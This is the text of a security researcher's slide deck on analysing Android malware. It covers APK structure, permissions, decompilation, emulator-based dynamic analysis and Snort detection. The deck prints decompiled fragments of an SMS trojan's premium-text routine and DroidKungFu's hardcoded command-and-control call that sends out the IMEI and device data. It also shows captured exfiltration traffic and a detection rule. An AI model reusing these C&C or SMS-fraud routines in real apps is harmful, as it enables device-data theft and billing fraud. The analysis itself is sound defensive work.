“I Know Kung-Fu!”: Analyzing Mobile Malware

Alex Kirk
Senior Research Analyst

VRT SOURCEfire®

About the Sourcefire VRT

- Founded in 2001
- 25 team members
  - Core team members based in Columbia, Maryland (USA)
  - Additional offices in Seattle, Poland, Italy and Germany
- Mission
  - Provide intelligence and protection to allow our customers to focus on their core business
- Responsibilities:
  - The public face of Sourcefire in the security community
  - Producing and publishing all Sourcefire, Snort, and ClamAV protection profiles
    - SEU, Snort, VDB, ClamAV
  - Threat Intelligence and Monitoring
  - ClamAV Development

Immunet by Sourcefire

Mobile Malware – Real or Hype?

- 962 Android-specific samples in ClamAV database; 378 Symbian-specific samples
- Compared to ~40,000 regular samples per **day**
- Seems not overly exciting
- Rate of growth is high and accelerating – ~200 of those samples in the last month

Clearly In The Wild

- Zeus variants appeared on Android in July
- Variety of trojaned messaging clients in Chinese markets
- Russian SMS trojan being distributed via QR code on web sites
  - ~50 different variants of it we've collected
  - Sends text messages to premium numbers, thus costing the victim money

Will people Scan Random QR Codes?

- Conducted a small project to see if people would scan QR codes in the wild
- Put minimal effort into being stealthy
- Surprising results
  - 49 total scans
  - Slow, steady trickle
  - All types of phones

Focus on Android

- Open platform, well-documented
  - Unlike some platforms that begin with “i”
- Lots of good tools
  - Every time I attempted to solve a problem, two seconds on Google pulled up an active project that fixed the issue at hand
- Useful for attackers and defenders
  - “Hey, it’s just a Linux kernel, I know how to hack this!”
- Has approximately 50% market share

What's In An APK Anyway?

- It's actually just a ZIP file by another name
- Full of things we don't care about
  - META-INF/
    - Certificates
    - Manifest file – full of SHA-1 hashes
  - assets/
    - Application-dependent configs, etc.
  - manifest/
    - XML file with mostly useless stuff
  - res/
    - Resources, primarily images

The Good Stuff - Manifest

- AndroidManifest.xml
  - #@*#! you, Google, that's not XML!
  - Actually a DBase IV file that contains XML and other extraneous data
    - Just enough to make standard DBase IV tools crash
  - Thank goodness for the Internet – there's a tool that will dump that file into a useful XML format
    - http://code.google.com/p/android-apktool/
    - Cross-platform: available on Linux, Windows, Mac

Manifest and Permissions

- All Android apps must declare the permissions they want to have
  - Maps directly to what's displayed on-screen when you install the application
- Attempt by Google to Do The Right Thing™
  - Users will have control
  - Clear segregation of powers
  - Developers will be constrained to what they ask for
- Except it's messier than that

CALL_PHONE

- Some permissions just look scary
- CALL_PHONE
  - "Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call being placed."
- 98 of 877 malicious apps have this permission
- …but so does my ING Direct banking app
  - Holy shit, did I just discover a major flaw in a hugely popular app?

CALL_PHONE – Not So Scary

- Program simply pops up its own custom dialog box asking if I want to make the call

```
public void callING()
  {
    try
    {
      MessageBox localMessageBox = this.msgBxCallINGAsk;
      String str = this._INGDIRECT.Strings.MSG_CALL_ING.getString();
      MutableList localMutableList = this._INGDIRECT.arLstYesNo;
      boolean bool = localMessageBox.ask(0, false, null, str,
localMutableList, 1);
      return;
    }
...
```

Permission Use

- Most of the apps that have CALL_PHONE as a permission don't actually use it
- One app asks for:
  - ACCESS_NETWORK_STATE
  - ACCESS_WIFI_STATE
  - CAMERA
  - CHANGE_CONFIGURATION
  - EXPAND_STATUS_BAR
  - CONTROL_LOCATION_UPDATES
  - GET_ACCOUNTS
  - BATTERY_STATS
  - INTERNET
  - INSTALL_PACKAGES
  - SEND_SMS
  - READ_CALENDAR
  - READ_CONTACTS
  - READ_FRAME_BUFFER
  - READ_LOGS
  - STATUS_BAR
  - SYSTEM_ALERT_WINDOW
  - VIBRATE
  - WRITE_CONTACTS
  - WRITE_CALENDAR
- Uses two of these permissions

Permission Use

- Compared number of permissions requested in 1,400 legit apps vs. 760 malicious apps
  - Median number of permissions: 7 for malicious, 3 for legitimate
  - Range was as high as 39 for a malicious app
  - …and 34 for a legit app (NetQin Mobile AV)
  - Distribution was all over the place, so unfortunately, a large number of permissions being requested isn't a red flag in and of itself
  - Only reason apps get so many permissions? Nobody actually pays attention when they install them

SEND_SMS – Scarier

- Of course, there's also the "Porno Player" app whose only permission is SEND_SMS
- Happens completely in the background – not even a box showing the action is in progress as with CALL_PHONE
- Any call to a toll number requires per-minute charges, but a text message can charge instantaneously

Note on Emulators and Texting

- One of the main drawbacks of using an emulator to study text messaging is that it's not connected to a phone network
- Android emulator can in fact send text messages…to another emulator
  - It's designed so that you specify the port your second emulator is listening on
  - That's 5554 for your first device, 5556 for the second, etc.
- In theory, you can capture text messages by listening to that port – but I've not tested

Actual Code – Classes.dex

- We've all heard, Android is Java-powered
- So the actual code itself should be Java bytecode, right?
- Wrong! It's actually a Dalvik executable file
  - Which is a format designed for the register-based virtual machine that Android devices run
  - Designed for speed on resource-constrained systems – like mobile phones
  - Java bytecode is actually translated into Dalvik bytecode before installation

DEX Disassembles

- Apktool includes a DEX disassembler

```
.method static constructor <clinit>()V

    .locals 2

    .prologue

    .line 74

    const-string v0, "yutian07"

    sput-object v0, Lcom/google/ssearch/SearchService;-
>mIdentifier:Ljava/lang/String;

    .line 95

    const-wide/32 v0, 0xea60

    sput-wide v0, Lcom/google/ssearch/SearchService;->INTERVAL:J

    .line 43

    return-void

.end method
```

Convert DEX to Java

- Disassembled language looks like assembly
  - Not exactly easy to read even if you know x86 ASM
- Since it started as Java, why not go back?
  - http://code.google.com/p/dex2jar/
  - Simple command line tool, cross-platform
- Once it's a JAR file, use your favorite Java decompiler
  - http://java.decompiler.free.fr/?q=jdgui

```
private static long INTERVAL = 60000L;
public static String mIdentifier = "yutian07";
```

Let's Do A Sample!

- Examining the Russian SMS trojan spreading via QR code we discussed earlier
- Immediately see it's obfuscated
  - Ienee9chi.ceebah0Se
    - EepActivity
    - a4CS1oF7l1
    - aBFNeNVw
    - aP8EovkVk
    - aS2YFju
    - aZr10
    - aflOo
    - amPaXp9KZ

Clear Obfuscation

- Code itself is no better – clearly obfuscated, probably built by a kit of some kind

```
final class aBFNeNVw extends Thread
{
  private int a6ShLb;
  int jdField_aTqyKXEivp_of_type_Int;
  private Handler jdField_aTqyKXEivp_of_type_AndroidOsHandler;

  aBFNeNVw(aZr1O paramaZr1O, Handler paramHandler)
  {
    this.jdField_aTqyKXEivp_of_type_AndroidOsHandler = paramHandler;
  }
```

- Variables randomized much like malicious JavaScript

Cut To The Chase

- We know it's an SMS trojan
- Only has 8 sub-classes
  - 3 of which have fewer than 10 instructions

```
public final void run()
  {
    SmsManager localSmsManager = SmsManager.getDefault();
    String str1 = this.aTqyKXEivp;
    String str2 = this.a6ShLb;
    PendingIntent localPendingIntent1 = null;
    PendingIntent localPendingIntent2 = null;
    localSmsManager.sendTextMessage(str1, null, str2,
localPendingIntent1, localPendingIntent2);
  }
```

Is It Malicious?

- Declared format of call:

```
sendTextMessage(Destination, Source, Text,
SentIntent, DeliveryIntent)
```

- Malicious app:

```
localSmsManager.sendTextMessage(str1, null, str2,
localPendingIntent1, localPendingIntent2);
```

- Legit app (SMS Control Center):

```
localSmsManager1.sendTextMessage(str5, null, str6,
localPendingIntent1, localPendingIntent2);
```

Trace To Find Number & Text

```
 String str1 = this.aTqyKXEivp;
 String str2 = this.a6ShLb;


public amPaXp9KZ(String paramString1, String paramString2) {
    this.aTqyKXEivp = paramString1;
    this.a6ShLb = paramString2;
  }
 private void aTqyKXEivp(int paramInt, String paramString) {
    String str =
this.jdField_aTqyKXEivp_of_type_AndroidContentContext.getString
(paramInt);
    amPaXp9KZ localamPaXp9KZ = new amPaXp9KZ(str, paramString);
    new Thread(localamPaXp9KZ).start();
  }
```

Total Wild Goose Chase

```
 aP8EovkVk localaP8EovkVk1 = new aP8EovkVk();

. . .

public final class aP8EovkVk <- EMPTY!

{

}

. . .

StringBuilder localStringBuilder1 = new StringBuilder();

String str1 = this.jdField_aTqyKXEivp_of_type_AndroidContentContext.getString
(2131099656);

StringBuilder localStringBuilder2 = localStringBuilder1.append(str1);

String str2 = this.jdField_aTqyKXEivp_of_type_AndroidContentContext.getString
(2131099649);

StringBuilder localStringBuilder3 = localStringBuilder2.append(str2).append
("1");

aflOo localaflOo1 = new aflOo();

String str3 = aflOo.aTqyKXEivp();
```

End Result

- Clear even without digging out the underlying phone number that it's hiding something
  - Legit app gets its phone number with
    ```
    String str5 = GetPhoneNumber
    (paramString1);
    ```
- If you trace the entire thing through, and you know Russian phone numbers, see it's sending to pay service
- Somewhat painful process to get there

Static vs. Dynamic Analysis

- Two options when analyzing any given program: static or dynamic analysis
  - Static analysis = examining code
  - Dynamic analysis = running and observing
- Static analysis pros:
  - Automated code analysis
  - Guaranteed no “oops” moments
  - Full visibility into all possible paths
- Static analysis cons:
  - Slow, difficult process
  - “Vulnerable” to obfuscation methods

Dynamic Analysis on Android

- “I can’t just infect my phone!”
- You don’t have to - just install the Android SDK
  - Multi-platform support
  - Well-documented
  - Allows snapshots – helpful for malware analysis
  - Pick and choose different OS versions
  - Java is the sole prerequisite
  - Free (as in beer and as in speech)
  - Integrates well with the free Eclipse debugger


Getting Apps On Your Virtual Droid

- Apps from Android Market
  - Market doesn't come pre-installed
  - If you want an app from there, install it on a real device, then use Astro File Manager's backup feature – free, saves an .apk file
- All other apps
  - If it's on the web, just download the .apk
  - If not, use "adb push <.apk file>" to use the Android Debug Bridge to send to the phone, install manually
  - Or the "adb install <.apk file>" to directly install


Another Sample – DroidKungFu

- Relatively well-known Chinese malware
- Samples publicly available at http://contagiodump.blogspot.com/2011/03/take-sample-leave-sample-mobile-malware.html
- Requires Android Platform 2.2 or lower
  - Exploits known vulnerabilities patched by 2.3
  - Not a bad idea generally, as ~85% of phones in the field run version 2.2 or lower today
- Known to generate network traffic

Install Process



Runtime Behavior



Runtime Behavior

Network Traffic - Expected

```
 while (true)
    {
      HttpPost localHttpPost = new HttpPost("http://
search.gongfu-android.com:8511/search/sayhi.php");
      try
      {
        UrlEncodedFormEntity localUrlEncodedFormEntity =
new UrlEncodedFormEntity(localArrayList, "UTF-8");
        localHttpPost.setEntity
(localUrlEncodedFormEntity);
        int i = new DefaultHttpClient().execute
(localHttpPost).getStatusLine().getStatusCode();
```

Capturing Traffic on Android VMs

- Nothing special – can be done directly with Wireshark or tcpdump
- Major drawback – filtering
  - With VMware, virtual devices get their own IP addresses, or at least have a distinct MAC
  - Android emulator is just another app running on your system – no filter possible
  - Make sure to close noisy programs before capture
- Bonus – unlike VMware, you don't have to fix broken checksums when capturing from the machine sending the traffic

Sweet, It Works!

- Packets start flowing immediately

```
GET /web/boss/downloadList.do?
TerminalSpecID=sdk&TerminalID= HTTP/1.1

User-Agent: Dalvik/1.2.0 (Linux; U;
Android 2.2; sdk Build/FRF91)

Host: www.xinhuapinmei.com:7001

Connection: Keep-Alive
```

- Clear it's from the phone
- Seems suspicious – HTTP on port 7001?

Confirming Static Analysis

- Earlier code snippet showed a different URL
  - ► That's known to be a C&C check-in
- Waited around, no luck
- Poked at the app, but it doesn't actually do anything, so that didn't help
- Yeah, I could sit down and analyze the code to see what prerequisites trigger that request
  - ► But that's a long, difficult process
- What if I reboot the phone?

Bingo!

```
POST /search/sayhi.php HTTP/1.1
Content-Length: 175
Content-Type: application/x-www-
form-urlencoded
Host: search.gongfu-android.com:8511
Connection: Keep-Alive
User-Agent: Apache-HttpClient/
UNAVAILABLE (java 1.4)
Expect: 100-Continue
```

Data Exfiltration

```
imei=000000000000000&ostype=2.2&osapi=8&mobile
=15555215554&mobilemodel=generic
+sdk&netoperater=internet&nettype=mobile&manag
erid=yutian07&sdmemory=0.00B&aliamemory=69MB&r
oot=0


HTTP/1.1 200 OK
Date: Thu, 06 Oct 2011 22:20:51 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8

FAIL
```

Detection – Snort Rule

- Good thing is that the call-home routine is hard-coded in the binary, so it makes for an easy Snort signature

```
alert tcp $HOME_NET any ->
$EXTERNAL_NET 8511 (msg:"BOTNET-CNC
DroidKungFu check-in";
flow:established,to_server;
content:"POST /search/sayhi.php";
nocase; depth:22; classtype:trojan-
activity; sid:20252;)
```

Nefarious Network Behavior

```
POST /aap.do HTTP/1.1

Content-Length: 223

Content-Type: application/octet-stream

Host: data.flurry.com

Connection: Keep-Alive

User-Agent: Apache-HttpClient/UNAVAILABLE (java
1.4)


.................p...2..L...6634CV7UHVCQ7H9HNXHF..
1.6.3....AND5d35e33e1c040834...2.......2..L.....de
vice.model..sdk..build.brand..generic..build.id..G
RI34..version.release..
2.3.3..build.device..generic.build.product..sdk..
```

Nefarious Network Behavior (con't)

- Even samples that are primarily focused on SMS fraud will exhibit obviously bad network behavior
  - JimmRussia (QR/SMS trojan) immediately downloads jimm.apk from androidjimm.ru on installation
  - Followed by several beacons out to ad servers – most likely click fraud
- Phones have plenty of bandwidth, especially on WiFi networks
- Chances are high their use as "standard" bots will only grow

Contact/Follow Us

- The VRT Blog
  - http://vrt-blog.snort.org
  - Technical and policy analysis
- Twitter
  - ~2000 followers (VRT_Sourcefire)
  - Personal account (alexgkirk)
- Labs
  - http://labs.snort.org
  - All the VRT cool stuff
- Email: alex.kirk@sourcefire.com